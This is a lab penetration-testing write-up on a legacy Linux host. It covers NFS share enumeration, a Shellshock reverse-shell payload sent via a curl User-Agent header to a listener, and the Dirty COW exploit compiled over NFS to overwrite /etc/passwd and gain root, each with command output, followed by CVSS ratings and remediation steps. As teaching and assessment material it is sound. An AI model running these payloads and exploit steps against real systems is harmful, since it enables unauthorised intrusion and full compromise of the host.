CASE STUDY 03: LEGACY ENTERPRISE HOST

LAB WRITEUP

Unrestricted NFS Shares, Shellshock (CVE-2014-6271) & Dirty COW

Executive Summary

This technical case study documents the security testing of a legacy Linux target environment. Initial service discovery identified open NFS shares exposing `/tmp` alongside an Apache web server running legacy CGI scripts vulnerable to Shellshock (CVE-2014-6271). Initial foothold was established via header injection against the CGI endpoint. Local privilege escalation was achieved by compiling and executing a kernel race-condition exploit (Dirty COW / CVE-2016-5195) transferred directly over the unauthenticated NFS mount.

TARGET SPECIFICATION & ASSESSMENT SCOPE

Attribute	Assessment Details
Target Operating System	Linux 2.6.22 (Legacy Enterprise Server)
Primary Attack Vector	HTTP Header Injection via Shellshock in CGI Endpoint
Initial Access Privilege	`wwwrun` (Low-Privilege Apache User Account)
Privilege Escalation Vector	Kernel Exploitation (Dirty COW - `40839.c`)
Final Access Achieved	`ROOT` (Full Administrative Control)
Assessment Category	Legacy Infrastructure Assessment


1. RECONNAISSANCE & NFS SHARE DISCOVERY

An initial Nmap port scan identified RPC services and active NFS share exports publicly accessible across the network.

```
nmap -sC -sV -p 80,111,2049 192.168.2.41 PORT STATE SERVICE VERSION 80/tcp open http Apache h
ttpd 2.2.4 111/tcp open rpcbind 2 (RPC #100000) 2049/tcp open nfs 2-4 (RPC #100003) # Enumerating N
FS Exports showmount -e 192.168.2.41 Export list for 192.168.2.41: /srv/ftp (everyone) /tmp (everyo
ne)
```

2. EXPLOITATION: SHELLSHOCK (CVE-2014-6271)

Directory enumeration revealed a CGI script at `/cgi-bin/info`. The endpoint was tested for vulnerability to Shellshock by sending a custom User-Agent header containing trailing function definitions.



Exploitation Walkthrough

1. **NFS Storage Mount:** Mounted the target host's `/tmp` share locally to enable rapid file transfer.
2. **Shellshock Injection:** Crafted a HTTP request manipulating the `User-Agent` header to execute a reverse Netcat command back to the listener.
3. **Foothold Context:** Confirmed execution as the low-privilege service account `wwwrun`.

```
# Mounting remote NFS export locally mount -t nfs 192.168.2.41:/tmp /mnt/target_tmp # Executi
ng Shellshock RCE Payload curl -H "User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/192.168.2.100/44
44 0>&1" \ http://192.168.2.41/cgi-bin/info # Listener Result wwwrun@legacy-host:/srv/www/cgi-bin>
id uid=30(wwwrun) gid=8(www) groups=8(www)
```

3. LOCAL PRIVILEGE ESCALATION: DIRTY COW

System inspection revealed an outdated Linux kernel version (`2.6.22-16-server`), which is vulnerable to the Dirty COW privilege escalation exploit (CVE-2016-5195).

```
uname -a Linux legacy-host 2.6.22-16-server #1 SMP Sun May 18 00:09:06 UTC 2008 i686 GNU/Linu
x
```

Exploit Transfer & Execution

The C exploit (`40839.c`) was placed directly into the locally mounted NFS directory `/mnt/target_tmp/`, instantly making it available inside `/tmp` on the target machine without requiring web fetch tools like `wget` or `curl`.

```
# Copying source code via NFS cp 40839.c /mnt/target_tmp/dirty.c # Compiling source on target host gcc -pthread dirty.c -o dirty -lcrypto # Executing exploit to rewrite /etc/passwd user ./dirty firefart # Password generated for firefart account # Switch to elevated root context su firefart id # Output: uid=0(firefart) gid=0(root) groups=0(root)
```

4. RISK ASSESSMENT & IMPACT ANALYSIS

Vulnerability Vector	CVSS Score	Technical Impact
Apache Shellshock (CVE-2014-6271)	9.8 CRITICAL	Unauthenticated Remote Code Execution via HTTP header injection.
Linux Kernel Dirty COW (CVE-2016-5195)	7.8 HIGH	Allows unprivileged local users to patch read-only system files (`/etc/passwd`).
Unrestricted NFS Share Export	6.5 MEDIUM	Exposes local temporary directories directly to network attackers.

Impact Summary: Legacy software components combined with obsolete kernel versions present severe risk. The target was completely compromised from unauthenticated network access to root within three steps.

5. KEY FINDINGS & REMEDIATION ROADMAP

- **Upgrade Web Server Components:** Patch Bash environment variable parsing routines and update legacy Apache 2.2 instances to current secure release versions.
- **Kernel Maintenance & OS Patching:** Upgrade underlying kernel packages to patch known Copy-On-Write race conditions (Dirty COW).
- **Restrict NFS Share Export Policies:** Configure `/etc/exports` to restrict share access to specific trusted host IP addresses and enforce `root_squash`.